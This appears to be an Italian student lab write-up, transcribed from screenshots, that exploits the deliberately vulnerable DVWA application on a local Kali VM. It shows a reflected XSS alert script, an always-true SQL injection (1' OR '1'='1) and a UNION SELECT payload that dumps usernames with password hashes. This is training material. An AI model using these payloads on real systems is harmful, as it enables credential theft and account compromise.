

Inserendo il mio nome nel form viene restituito un testo in html formattato Hello Orazio Ciccozzi

kali-linux-2023.4-virtualbox-amd64 (Istantanea-2) [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

File Modifica Visualizza Cronologia Segnalibri Strumenti Aiuto

Damn Vulnerable Web Ap x +

192.168.60.101/dvwa/vulnerabilities/xss_r/?name=Orazio+Ciccozzi#

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello Orazio Ciccozzi

More info

<http://hackers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

WINDOWS SINISTRO + MAIUSC

Inserendo prima del nome il tag html
 prima del nome Orazio il testo viene formattato andando a capo

File Modifica Visualizza Cronologia Segnalibri Strumenti Aiuto

Damn Vulnerable Web Ap x +

192.168.60.101/dvwa/vulnerabilities/xss_r/?name=<p>+Orazio#

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello
Orazio


More info


<http://hackers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin
Security Level: low
PHPIDS: disabled

View Source View Help

Inserendo il seguente script scritto in javascript `<script>alert('ciao sono un Hacket e il tuo pc è stato bucato')</script>` comparirà un popup con il messaggio tra apici





SQL INJECTION

File

Modifica

Visualizza

Cronologia

Segnalibri

Strumenti

Aiuto

Damn Vulnerable Web Ap

+

←

→

↻

🏠

🔒

🌐

192.168.60.101/dvwa/vulnerabilities/sqli?id=1&Submit=Submit#

☆

🔒

📁

☰

🐧 Kali Linux

🔧 Kali Tools

📄 Kali Docs


🗉 Kali Forums

🔍 Kali NetHunter

🔥 Exploit-DB

🔍 Google Hacking DB

🔒 OffSec



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: 1

First name: admin

Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin

Security Level: low

PHPIDS: disabled

View Source

View Help

FileModificaVisualizzaCronologiaSegnalibriStrumentiAiuto

Damn Vulnerable Web Ap ×

192.168.60.101/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

DVWA

HomeInstructionsSetupBrute ForceCommand ExecutionCSRFFile InclusionSQL InjectionSQL Injection (Blind)UploadXSS reflectedXSS storedDVWA SecurityPHP InfoAboutLogout

Username: admin
Security Level: low
PHPIDS: disabled

Vulnerability: SQL Injection

User ID:

Submit

ID: 2
First name: Gordon
Surname: Brown

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

View SourceView Help

Provando ad inserire una condizione sempre VERA, come ad esempio: 1' OR '1'='1, l'app ci restituisce tutti i risultati presenti per First Name e Surname presenti sul sistema

The screenshot shows a web browser window with the DVWA application. The address bar contains the URL: `192.168.60.101/dvwa/vulnerabilities/sql/?id=1'+or+'1'%3D'1&Submit=Submit`. The page title is "Vulnerability: SQL Injection". On the left sidebar, the "SQL Injection" menu item is highlighted. The main content area shows the results of a successful SQL injection attack using the payload `1' OR '1'='1`. The results are displayed as follows:

```
ID: 1' or '1'='1
First name: admin
Surname: admin

ID: 1' or '1'='1
First name: Gordon
Surname: Brown

ID: 1' or '1'='1
First name: Hack
Surname: Me

ID: 1' or '1'='1
First name: Pablo
Surname: Picasso


ID: 1' or '1'='1
First name: Bob
Surname: Smith
```

Below the results, there is a "More info" section with three links:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/techtips/sql-injection.html>

At the bottom of the page, the status bar shows "Username: admin" and "Security Level: low". There are also "View Source" and "View Help" buttons.

Inserendo la seguente query “ **1' UNION SELECT user, password FROM users#** ” vengono visualizzate utente e password degli utenti presenti nel sistema



File Modifica Visualizza Cronologia Segnalibri Strumenti Aiuto

Damn Vulnerable Web Ap X

192.168.60.101/dvwa/vulnerabilities/sql/?id=1'+UNION+SELECT+user%2

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>